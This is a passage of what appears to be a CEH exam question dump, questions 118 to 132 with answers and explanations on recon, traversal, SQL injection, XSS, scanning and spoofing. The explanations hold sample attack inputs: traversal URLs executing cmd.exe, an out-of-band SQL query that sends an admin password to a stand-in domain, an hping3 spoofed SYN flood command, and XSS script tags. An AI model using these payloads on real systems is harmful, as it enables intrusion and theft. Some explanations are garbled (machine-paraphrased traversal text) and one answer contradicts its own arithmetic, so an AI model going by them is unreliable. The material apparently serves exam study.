Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mall servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the

following tools is used by Wilson in the above scenario?

A. Factiva
B. Netcraft
C. infoga
D. Zoominfo

Correct Answer: C
Section:
Explanation:
Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

QUESTION 118
While testing a web application in development, you notice that the web server does not properly ignore the "dot dot slash" (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Correct Answer: D
Section:
Explanation:
Appropriately controlling admittance to web content is significant for running a safe web worker.
Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogsand execute orders outside of the web worker's root registry.
Web workers give two primary degrees of security instruments
Access Control Lists (ACLs)
Root index An Access Control List is utilized in the approval cycle. It is a rundown which the web worker's manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept.
Clients can't get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn't approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenseless With a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with "the site". Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application code In web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web server, show.asp retrieves the file oldarchive.html from the server's file system, renders it and then sends it back to the browser which displays it to the user.
The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1Host: test.webarticles.comThis will cause the dynamic page to retrieve the file system.ini from the file system and display it tothe user. The expression ../ instructs the system to go one directory up which is commonly used as anoperating system directive. The attacker has to guess how many directories he has to go up to findthe Windows folder on the system, but this is easily done by trial and

error.
Example of a Directory Traversal attack via web server Apart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.
Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

QUESTION 119
Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 64
B. 128
C. 255
D. 138

Correct Answer: B
Section:
Explanation:
Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. ForWindows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

QUESTION 120
Ethical backer jane Doe is attempting to crack the password of the head of the it department of PLUS company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

A. Password key hashing
B. Password salting
C. Password hashing
D. Account lockout

Correct Answer: B
Section:
Explanation:
Passwords are usually delineated as "hashed and salted". salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.
The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.
The use of unique salts means that common passwords shared by multiple users – like "123456" or "password" – aren't revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.
Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.
Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

QUESTION 121
In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings ona web - server considered a security risk, and what would be the best initial step to mitigate this risk?

A. Default settings cause server malfunctions; simplify the settings
B. Default settings allow unlimited login attempts; setup account lockout
C. Default settings reveal server software type; change these settings
D. Default settings enable auto-updates; disable and manually patch

Correct Answer: C
Section:
Explanation:
Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.
The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or insecure features.For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file1.Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests2. Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.
How to Hide Apache Version Number and Other Sensitive Info
How to hide server information from HTTP headers? - Stack Overflow

QUESTION 122
A skilled ethical hacker was assigned to perform a thorough OS discovery on a potential target. They decided to adopt an advanced fingerprinting technique and sent a TCP packet to an open TCP port with specific flags enabled. Upon receiving the reply, they noticed the flags were SYN and ECN-Echo. Which test did the ethical hacker conduct and why was this specific approach adopted?

A. Test 3: The test was executed to observe the response of the target system when a packet with URG, PSH, SYN, and FIN flags was sent, thereby identifying the OS
B. Qrest 1: The test was conducted because SYN and ECN-Echo flags enabled to allow the hacker to probe the nature of the response and subsequently determine the OS fingerprint
C. Test 2: This test was chosen because a TCP packet with no flags enabled is known as a NULL packet and this would allow the hacker to assess the OS of the target
D. Test 6; The hacker selected this test because a TCP packet with the ACK flag enabled sent to a closed TCP port would yield more information about the OS

Correct Answer: B
Section:
Explanation:
The ethical hacker conducted Test 1, which is a TCP/IP stack fingerprinting technique that uses the SYN and ECN-Echo flags to determine the OS of the target system. The SYN flag is used to initiate a TCP connection, and the ECN-Echo flag is used to indicate that the sender supports Explicit Congestion Notification (ECN), which is a mechanism to reduce network congestion. Different OSes have different implementations and responses to these flags, which can reveal their identity. For example, Windows XP and 2000 will reply with SYN and ECN-Echo flags set, while Linux will reply with only SYN flag set. By sending a TCP packet with these flags enabled to an open TCP port and observing the reply, the ethical hacker can probe the nature of the response and subsequently determine the OS fingerprint.
The ethical hacker adopted this specific approach because it is an advanced and stealthy technique that can evade some firewalls and intrusion detection systems (IDS) that may block or alert other types of packets, such as NULL, FIN, or Xmas packets. Moreover, this technique can provide more accurate and reliable results than other techniques, such as banner grabbing or passive analysis, that may depend on the availability or validity of the information provided by the target system.
The other options are not correct, as they describe different tests and reasons. Test 3 is a TCP/IP stack fingerprinting technique that uses the URG, PSH, SYN, and FIN flags to determine the OS of the target system. Test 2 is a TCP/IP stack fingerprinting technique that uses a NULL packet, which is a TCP packet with no flags enabled, to determine the OS of the target system. Test 6 is a TCP/IP stack fingerprinting technique that uses the ACK flag, which is used to acknowledge the receipt of a TCP segment, to determine the OS of the target system.Reference:
OS and Application Fingerprinting | SANS Institute
Operating System Fingerprinting | SpringerLink
OS and Application Fingerprinting - community.akamai.com
What is OS Fingerprinting and Techniques - Zerosuniverse

QUESTION 123
An IT company has just implemented new security controls to their network and system setup. As a Certified Ethical Hacker, your responsibility is to assess the possible vulnerabilities in the new setup. You are given the information that the network and system are adequately patched with the latest updates, and all employees have gone through recent cybersecurity awareness training. Considering the potential vulnerability sources, what is

the best initial approach to vulnerability assessment?

A. Checking for hardware and software misconfigurations to identify any possible loopholes
B. Evaluating the network for inherent technology weaknesses prone to specific types of attacks
C. Investigating if any ex-employees still have access to the company's system and data
D. Conducting social engineering tests to check if employees can be tricked into revealing sensitive information

Correct Answer: A
Section:
Explanation:
A vulnerability assessment is a systematic review of security weaknesses in an information system.It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed1. A vulnerability assessment can be performed using various tools and techniques, depending on the scope and objectives of the assessment.
Considering the potential vulnerability sources, the best initial approach to vulnerability assessment is to check for hardware and software misconfigurations to identify any possible loopholes. Hardware and software misconfigurations are common sources of vulnerabilities that can expose the system to unauthorized access, data breaches, or service disruptions. Hardware and software misconfigurations can include:
Insecure default settings, such as weak passwords, open ports, unnecessary services, or verbose error messages.
Improper access control policies, such as granting excessive privileges, allowing anonymous access, or failing to revoke access for terminated users.
Lack of encryption or authentication mechanisms, such as using plain text protocols, storing sensitive data in clear text, or transmitting data without verifying the identity of the sender or receiver.
Outdated or incompatible software versions, such as using unsupported or deprecated software, failing to apply security patches, or having software conflicts or dependencies.
Checking for hardware and software misconfigurations can help identify any possible loopholes that could be exploited by attackers to compromise the system or the data. Checking for hardware and software misconfigurations can be done using various tools, such as:
Configuration management tools, such as Ansible, Puppet, or Chef, that can automate the deployment and maintenance of consistent and secure configurations across the system.
Configuration auditing tools, such as Nipper, Lynis, or OpenSCAP, that can scan the system for deviations from the desired or expected configurations and report any issues or vulnerabilities.
Configuration testing tools, such as Inspec, Serverspec, or Testinfra, that can verify the system's compliance with the specified configuration rules and standards.
Therefore, checking for hardware and software misconfigurations is the best initial approach to vulnerability assessment, as it can help identify and eliminate any possible loopholes that could pose a security risk to the system or the data.
Vulnerability Assessment Principles | Tenable
Configuration Management Tools: A Complete Guide - Guru99
Top 10 Configuration Auditing Tools - Infosec Resources
[Configuration Testing Tools: A Complete Guide - Guru99]

QUESTION 124
You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a Suitable replacement to enhance the security of the company's wireless network?

A. MAC address filtering
B. WPA2-PSK with AES encryption
C. Open System authentication
D. SSID broadcast disabling

Correct Answer: B
Section:
Explanation:
WEP encryption is an outdated and insecure method of protecting wireless networks from unauthorized access and eavesdropping.WEP uses a static key that can be easily cracked by various tools and techniques, such as capturing the initialization vectors, brute-forcing the key, or exploiting the weak key scheduling algorithm1. Therefore, you should recommend a more secure encryption method to enhance the security of the company's wireless network.
One of the most suitable replacements for WEP encryption is WPA2-PSK with AES encryption. WPA2 stands for Wi-Fi Protected Access 2, which is a security standard that improves upon the previous WPA standard. WPA2 uses a robust encryption algorithm called AES, which stands for Advanced Encryption Standard.AES is a block cipher that uses a 128-bit key and is considered to be very secure and resistant to attacks2.
WPA2-PSK stands for WPA2 Pre-Shared Key, which is a mode of WPA2 that uses a passphrase or a password to generate the encryption key. The passphrase or password must be entered by the users who want to connect to the wireless network. The key is then derived from the passphrase or password using a function called PBKDF2, which stands for Password-Based Key Derivation Function 2.PBKDF2 adds a salt and a number of iterations to

the passphrase or password to make it harder to crack3.

WPA2-PSK with AES encryption offers several advantages over WEP encryption, such as:

It uses a dynamic key that changes with each session, instead of a static key that remains the same.

It uses a stronger encryption algorithm that is more difficult to break, instead of a weaker encryption algorithm that is more vulnerable to attacks.

It uses a longer key that provides more security, instead of a shorter key that provides less security.

It uses a more secure key derivation function that adds complexity and randomness, instead of a simple key generation function that is predictable and flawed.

Therefore, you should recommend WPA2-PSK with AES encryption as a suitable replacement to enhance the security of the company's wireless network.

Wireless Security - Encryption - Online Tutorials Library

WiFi Security: WEP, WPA, WPA2, WPA3 And Their Differences - NetSpot

WPA2-PSK (Wi-Fi Protected Access 2 Pre-Shared Key)

QUESTION 125

As an IT Security Analyst, you've been asked to review the security measures of an e-commerce website that relies on a SQL database for storing sensitive customer data. Recently, an anonymous tip has alerted you to a possible threat: a seasoned hacker who specializes in SQL Injection attacks may be targeting your system. The site already employs input validation measures to prevent basic injection attacks, and it blocks any user inputs containing suspicious patterns. However, this hacker is known to use advanced SQL Injection techniques. Given this situation, which of the following strategies would the hacker most likely adopt to bypass your security measures?

A. The hacker could deploy an 'out-of-band' SQL Injection attack, extracting data via a different communication channel, such as DNS or HTTP requests

B. The hacker may resort to a DDoS attack instead, attempting to crash the server and thus render the e commerce site unavailable

C. The hacker may try to use SQL commands which are less known and less likely to be blocked by your system's security

D. The hacker might employ a blind' SQL Injection attack, taking advantage of the application's true or false responses to extract data bit by bit

Correct Answer: A

Section:

Explanation:

An 'out-of-band' SQL Injection attack is a type of SQL injection where the attacker does not receive a response from the attacked application on the same communication channel but instead is able to cause the application to send data to a remote endpoint that they control1. This technique can be used to bypass input validation and pattern matching measures that are based on the application's responses.The attacker can use various SQL functions or commands that trigger DNS or HTTP requests, such as load_file, copy, dbms_ldap, etc., depending on the SQL server type123. By concatenating the data they want to extract with a domain name they own, the attacker can receive the data via DNS or HTTP logs. For example, the attacker can inject the following SQL query to exfiltrate the password of the administrator user from a MySQL database:

```
SELECT load_file(CONCAT('\\\\',(SELECT password FROM users WHERE username='administrator'),'.example.com\\\test.txt'))
```

This will cause the application to send a DNS request to the domain password.example.com, where password is the actual value of the administrator's password1.

1: Out-of-band SQL injection | Learn AppSec | Invicti

2: Lab: Blind SQL injection with out-of-band interaction | Web Security Academy

3: SQLi part 6: Out-of-band SQLi | Acunetix

QUESTION 126

In an intricate web application architecture using an Oracle database, you, as a security analyst, have identified a potential SQL Injection attack surface. The database consists of 'x' tables, each with y columns. Each table contains z1 records. An attacker, well-versed in SQLi techniques, crafts 'u' SQL payloads, each attempting to extract maximum data from the database. The payloads include UNION SELECT' statements and 'DBMS_XSLPPOCESSOR.READ2CLOB' to read sensitive files. The attacker aims to maximize the total data extracted E=xyz'u'. Assuming 'x=4\ y=2\ and varying z' and 'u\ which situation is likely to result in the highest extracted data volume?

A. z=400. u=4: The attacker constructs A SQLpayloads, each focusing on tables with 400 records, influencing all columns of all tables

B. z=550, u=Z Here, the attacker formulates 2 SQL payloads and directs them towards tables containing 550 records, impacting all columns and tables

C. z=600. u=2: The attacker devises 2 SQL payloads. each aimed at tables holding 600 records, affecting all columns across all tables

D. Az=500. u=3: The attacker creates 3 SQL payloads and targets tables with 500 records each, exploiting all columns and tables

Correct Answer: C

Section:

Explanation:

The total data extracted by the attacker is E=xyz'u', where x is the number of tables, y is the number of columns, z is the number of records, and u is the number of SQL payloads. To maximize E, the attacker would want to choose the highest values of z and u, while keeping x and y constant. Therefore, the situation where z=600 and u=2 would result in the highest extracted data volume, as E=42600*2=9600. The other situations would result in lower values of E, as shown below:
A: E=42400*4=12800
B: E=42550*2=8800
D: E=42500*3=12000
The attacker uses UNION SELECT statements to combine the results from different tables and columns, and DBMS_XSLPPOCESSOR.READ2CLOB to read sensitive files from the database server12.These techniques can bypass input validation and pattern matching measures that are based on the application's responses3.
1: DBMS_XSLPROCESSOR - Oracle Help Center
2: DBMS_XSLPROCESSOR.READ2CLOB Example Script to Read a file data into ...
3: Attack Surface Analysis - OWASP Cheat Sheet Series

QUESTION 127
During a penetration testing assignment, a Certified Ethical Hacker (CEH) used a set of scanning tools to create a profile of the target organization. The CEH wanted to scan for live hosts, open ports, and services on a target network. He used Nmap for network inventory and Hping3 for network security auditing. However, he wanted to spoof IP addresses for anonymity during probing. Which command should the CEH use to perform this task?

A. Hping3 -110.0.0.25 --ICMP
B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4
C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood
D. Hping3-210.0.0.25-p 80

Correct Answer: C
Section:
Explanation:
The command C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood is the correct one to spoof IP addresses for anonymity during probing. This command sends SYN packets (-S) to the target IP 192.168.1.1 with a spoofed source IP (-a) 192.168.1.254 on port 22 (-p) and floods the target with packets (-flood).This way, the CEH can hide his real IP address and avoid detection by the target's firewall or IDS12.
The other commands are incorrect for the following reasons:
A) Hping3 -110.0.0.25 --ICMP: This command sends ICMP packets (--ICMP) to the target IP 10.0.0.25, but does not spoof the source IP. Therefore, the CEH's real IP address will be exposed to the target.
B) Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4: This command performs a stealthy SYN scan (-sS) on all ports (-p-) of the target without pinging it (-Pn) or resolving DNS names (-n). It also enables verbose output (-v), packet tracing (--packet-trace), and discovery scripts (--script discovery) with an aggressive timing (-T4). However, this command does not spoof the source IP, and in fact, reveals more information about the scan to the target by using packet tracing and discovery scripts.
D) Hping3-210.0.0.25-p 80: This command sends TCP packets (default) to the target IP 10.0.0.25 on port 80 (-p), but does not spoof the source IP. Therefore, the CEH's real IP address will be exposed to the target.
1: Master hping3 and Enhance Your Network Strength | GoLinuxCloud
2: Spoofing Packets with Hping3 - YouTube

QUESTION 128
You are a cybersecurlty consultant for a smart city project. The project involves deploying a vast network of loT devices for public utilities like traffic control, water supply, and power grid management The city administration is concerned about the possibility of a Distributed Denial of Service (DDoS) attack crippling these critical services. They have asked you for advice on how to prevent such an attack. What would be your primary recommendation?

A. Implement regular firmware updates for all loT devices.
B. A Deploy network intrusion detection systems (IDS) across the loT network.
C. Establish strong, unique passwords for each loT device.
D. Implement IP address whitelisting for all loT devices.

Correct Answer: A
Section:
Explanation:
Implementing regular firmware updates for all IoT devices is the primary recommendation to prevent DDoS attacks on the smart city project.Firmware updates can fix security vulnerabilities, patch bugs, and improve

performance of the IoT devices, making them less susceptible to malware infections and botnet recruitment12.Firmware updates can also enable new security features, such as encryption, authentication, and firewall, that can protect the IoT devices from unauthorized access and data theft3.Firmware updates should be done automatically or remotely, without requiring user intervention, to ensure timely and consistent security across the IoT network4.

The other options are not as effective or feasible as firmware updates for the following reasons:

B) Deploying network intrusion detection systems (IDS) across the IoT network can help detect and alert DDoS attacks, but not prevent them.IDS can monitor network traffic and identify malicious patterns, such as high volume, spoofed IP addresses, or unusual protocols, that indicate a DDoS attack5. However, IDS cannot block or mitigate the attack, and may even be overwhelmed by the flood of traffic, resulting in false positives or missed alerts. Moreover, deploying IDS across a vast network of IoT devices can be costly, complex, and resource-intensive, as it requires dedicated hardware, software, and personnel.

C) Establishing strong, unique passwords for each IoT device can prevent unauthorized access and brute-force attacks, but not DDoS attacks. Passwords can protect the IoT devices from being compromised by hackers who try to guess or crack the default or weak credentials. However, passwords cannot prevent DDoS attacks that exploit known or unknown vulnerabilities in the IoT devices, such as buffer overflows, command injections, or protocol flaws. Moreover, establishing and managing strong, unique passwords for each IoT device can be challenging and impractical, as it requires user awareness, memory, and effort.

D) Implementing IP address whitelisting for all IoT devices can restrict network access and communication to trusted sources, but not DDoS attacks. IP address whitelisting can filter out unwanted or malicious traffic by allowing only the predefined IP addresses to connect to the IoT devices. However, IP address whitelisting cannot prevent DDoS attacks that use spoofed or legitimate IP addresses, such as reflection or amplification attacks, that bypass the whitelisting rules. Moreover, implementing IP address whitelisting for all IoT devices can be difficult and risky, as it requires constant updating, testing, and monitoring of the whitelist, and may block legitimate or emergency traffic by mistake.

1: How to proactively protect IoT devices from DDoS attacks - Synopsys
2: IoT and DDoS: Cyberattacks on the Rise | A10 Networks
3: Detection and Prevention of DDoS Attacks on the IoT - MDPI
4: How to Secure IoT Devices: 5 Best Practices | IoT For All
5: Intrusion Detection Systems (IDS) Part 1 - Network Security | Coursera
: DDoS Attacks: Detection and Mitigation - Cisco
: The Challenges of IoT Security - Infosec Resources
: IoT Security: How to Protect Connected Devices and the IoT Ecosystem | Kaspersky
: IoT Security: Common Vulnerabilities and Attacks | IoT For All
: The Password Problem: How to Use Passwords Effectively in 2021 | Dashlane Blog
: What is IP Whitelisting? | Cloudflare
: DDoS Attacks: Types, Techniques, and Protection | Cloudflare
: IP Whitelisting: Pros and Cons | Imperva

QUESTION 129

An ethical hacker is testing a web application of a financial firm. During the test, a 'Contact Us' form's input field is found to lack proper user input validation, indicating a potential Cross-Site Scripting (XSS) vulnerability. However, the application has a stringent Content Security Policy (CSP) disallowing inline scripts and scripts from external domains but permitting scripts from its own domain. What would be the hacker's next step to confirm the XSS vulnerability?

A. Try to disable the CSP to bypass script restrictions
B. Inject a benign script inline to the form to see if it executes
C. Utilize a script hosted on the application's domain to test the form
D. Load a script from an external domain to test the vulnerability

Correct Answer: C
Section:
Explanation:

The hacker's next step to confirm the XSS vulnerability would be to utilize a script hosted on the application's domain to test the form. This is because the application's CSP allows scripts from its own domain, but not from inline or external sources. Therefore, the hacker can try to inject a payload that references a script file on the same domain as the application, such as:

<script src='/path/to/script.js'></script>

where script.js contains some benign code, such asalert('XSS')orprint('XSS'). If the script executes in the browser, then the hacker has confirmed the XSS vulnerability. Otherwise, the CSP has blocked the script and prevented the XSS attack.

The other options are not feasible or effective for the following reasons:

A) Try to disable the CSP to bypass script restrictions: This option is not feasible because the hacker cannot disable the CSP on the server side, and the browser enforces the CSP on the client side. The hacker would need to modify the browser settings or use a browser extension to disable the CSP, but this would not affect the victim's browser or the application's security.

B) Inject a benign script inline to the form to see if it executes: This option is not effective because the application's CSP disallows inline scripts, meaning scripts that are embedded in the HTML code. Therefore, the hacker would not be able to inject a script tag or an event handler attribute that contains some code, such as:
<script>alert('XSS')</script>or<input type='text' onfocus='alert('XSS')'>
The CSP would block these scripts and prevent the XSS attack.
D) Load a script from an external domain to test the vulnerability: This option is not effective because the application's CSP disallows scripts from external domains, meaning scripts that are loaded from a different domain than the application. Therefore, the hacker would not be able to inject a script tag that references a script file on another domain, such as:
<script src='https://example.com/script.js'></script>
The CSP would block these scripts and prevent the XSS attack.
1: Content Security Policy (CSP) - HTTP | MDN
2: What is Content Security Policy (CSP) | Header Examples | Imperva
3: Content-Security-Policy (CSP) Header Quick Reference
4: What is cross-site scripting (XSS)? - PortSwigger
5: Cross Site Scripting (XSS) | OWASP Foundation
6: The Impact of Cross-Site Scripting Vulnerabilities and their Prevention
7: XSS Vulnerability 101: Identify and Stop Cross-Site Scripting

QUESTION 130
A Certified Ethical Hacker (CEH) is given the task to perform an LDAP enumeration on a target system. The system is secured and accepts connections only on secure LDAP. The CEH uses Python for the enumeration process. After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain name and naming context but is unable to receive the expected response. Considering the circumstances, which of the following is the most plausible reason for this situation?

A. The Python version installed on the CEH's machine is incompatible with the Idap3 library
B. The secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation
C. The enumeration process was blocked by the target system's intrusion detection system
D. The system failed to establish a connection due to an incorrect port number

Correct Answer: B
Section:
Explanation:
The most plausible reason for the situation is that the secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation. To use secure LDAP (LDAPS), the CEH needs to specify the use_ssl parameter as True when creating the server object with the ldap3 library in Python. This parameter tells the library to use SSL/TLS encryption for the LDAP communication.If the parameter is omitted or set to False, the library will use plain LDAP, which may not be accepted by the target system that only allows secure LDAP connections12. For example, the CEH can use the following code to create a secure LDAP server object:
from ldap3 import Server, Connection, ALL
server = Server('ldaps://<target_ip>', use_ssl=True, get_info=ALL)
connection = Connection(server, user='<username>', password='')
connection.bind()
The other options are not as plausible as option B for the following reasons:
A)The Python version installed on the CEH's machine is incompatible with the ldap3 library: This option is unlikely because the ldap3 library supports Python versions from 2.6 to 3.9, which covers most of the commonly used Python versions3. Moreover, if the Python version was incompatible, the CEH would not be able to install the library or import it in the code, and would encounter errors before establishing the connection.
C) The enumeration process was blocked by the target system's intrusion detection system: This option is possible but not very plausible because the CEH was able to establish a connection with the target, which means the intrusion detection system did not block the initial handshake. Moreover, the enumeration process would not affect the response of the target system, but rather the visibility of the results. If the intrusion detection system detected and blocked the enumeration, the CEH would receive an error message or a blank response, not an unexpected response.
D) The system failed to establish a connection due to an incorrect port number: This option is incorrect because the CEH was able to establish a connection with the target, which means the port number was correct. If the port number was incorrect, the CEH would not be able to connect to the target system at all, and would receive a connection refused error.
1: ldap3 - LDAP library for Python
2: How to use LDAPS with Python - Stack Overflow
3: ldap3 2.9 documentation

QUESTION 131

A penetration tester was assigned to scan a large network range to find live hosts. The network is known for using strict TCP filtering rules on its firewall, which may obstruct common host discovery techniques. The tester needs a method that can bypass these firewall restrictions and accurately identify live systems. What host discovery technique should the tester use?

A. UDP Ping Scan
B. ICMP ECHO Ping Scan
C. ICMP Timestamp Ping Scan
D. TCP SYN Ping Scan

Correct Answer: D
Section:
Explanation:
The host discovery technique that the tester should use is TCP SYN Ping Scan. This technique sends a TCP SYN packet to a specified port on the target host and waits for a response. If the host responds with a TCP SYN/ACK packet, it means the host is alive and the port is open. If the host responds with a TCP RST packet, it means the host is alive but the port is closed.If the host does not respond at all, it means the host is either dead or filtered by a firewall12. TCP SYN Ping Scan can bypass firewall restrictions because it mimics the initial stage of a TCP three-way handshake, which is a common and legitimate network activity.Therefore, most firewalls will allow TCP SYN packets to pass through and reach the target host, unless they are configured to block specific ports or IP addresses3. TCP SYN Ping Scan can also accurately identify live systems because it does not rely on ICMP, which may be blocked or rate-limited by some firewalls or routers.
The other options are not as effective or feasible as TCP SYN Ping Scan for the following reasons:
A) UDP Ping Scan: This technique sends a UDP packet to a specified port on the target host and waits for a response. If the host responds with an ICMP Port Unreachable message, it means the host is alive but the port is closed.If the host does not respond at all, it means the host is either dead, the port is open, or the packet is filtered by a firewall12. UDP Ping Scan may not bypass firewall restrictions because some firewalls may block or drop UDP packets, especially if they are sent to uncommon or reserved ports. UDP Ping Scan may also not accurately identify live systems because it cannot distinguish between open ports and filtered packets, and it may generate false positives or negatives due to packet loss or rate-limiting.
B) ICMP ECHO Ping Scan: This technique sends an ICMP ECHO Request packet to the target host and waits for an ICMP ECHO Reply packet. If the host responds with an ICMP ECHO Reply packet, it means the host is alive.If the host does not respond at all, it means the host is either dead or filtered by a firewall12. ICMP ECHO Ping Scan may not bypass firewall restrictions because some firewalls may block or drop ICMP packets, especially if they are sent to prevent ping sweeps or denial-of-service attacks. ICMP ECHO Ping Scan may also not accurately identify live systems because it may generate false positives or negatives due to packet loss or rate-limiting.
C) ICMP Timestamp Ping Scan: This technique sends an ICMP Timestamp Request packet to the target host and waits for an ICMP Timestamp Reply packet. If the host responds with an ICMP Timestamp Reply packet, it means the host is alive.If the host does not respond at all, it means the host is either dead or filtered by a firewall12. ICMP Timestamp Ping Scan may not bypass firewall restrictions because some firewalls may block or drop ICMP packets, especially if they are sent to prevent ping sweeps or denial-of-service attacks. ICMP Timestamp Ping Scan may also not accurately identify live systems because it may generate false positives or negatives due to packet loss or rate-limiting.
1: Host Discovery in Nmap Network Scanning - GeeksforGeeks
2: nmap Host Discovery Techniques
3: TCP SYN Ping Scan - Nmap
: Ping Sweep - an overview | ScienceDirect Topics
: UDP Ping Scan - Nmap
: UDP Ping Scan - an overview | ScienceDirect Topics
: ICMP Ping Scan - Nmap
: ICMP Ping Scan - an overview | ScienceDirect Topics

QUESTION 132
An ethical hacker is scanning a target network. They initiate a TCP connection by sending an SYN packet to a target machine and receiving a SYN/ACK packet in response. But instead of completing the three-way handshake with an ACK packet, they send an RST packet. What kind of scan is the ethical hacker likely performing and what is their goal?

A. They are performing an SYN scan to stealthily identify open ports without fully establishing a connection
B. They are performing a TCP connect scan to identify open ports on the target machine
C. They are performing a vulnerability scan to identify any weaknesses in the target system
D. They are performing a network scan to identify live hosts and their IP addresses

Correct Answer: A
Section:
Explanation:

The ethical hacker is likely performing an SYN scan to stealthily identify open ports without fully establishing a connection. An SYN scan, also known as a half-open scan or a stealth scan, is a type of port scanning technique that exploits the TCP three-way handshake process. The hacker sends an SYN packet to a target port and waits for a response. If the target responds with an SYN/ACK packet, it means the port is open and listening for connections. If the target responds with an RST packet, it means the port is closed and not accepting connections. However, instead of completing the handshake with an ACK packet, the hacker sends an RST packet to abort the connection. This way, the hacker avoids creating a full connection and logging an entry in the target's system, making the scan less detectable and intrusive.The hacker can repeat this process for different ports and identify which ones are open and potentially vulnerable to exploitation12.

The other options are not correct for the following reasons:

B) They are performing a TCP connect scan to identify open ports on the target machine: This option is incorrect because a TCP connect scan involves establishing a full connection with the target port by completing the TCP three-way handshake. The hacker sends an SYN packet, receives an SYN/ACK packet, and then sends an ACK packet to finalize the connection. Then, the hacker terminates the connection with an RST or FIN packet.A TCP connect scan is more reliable and compatible than an SYN scan, but also more noisy and slow, as it creates more traffic and logs on the target system12.

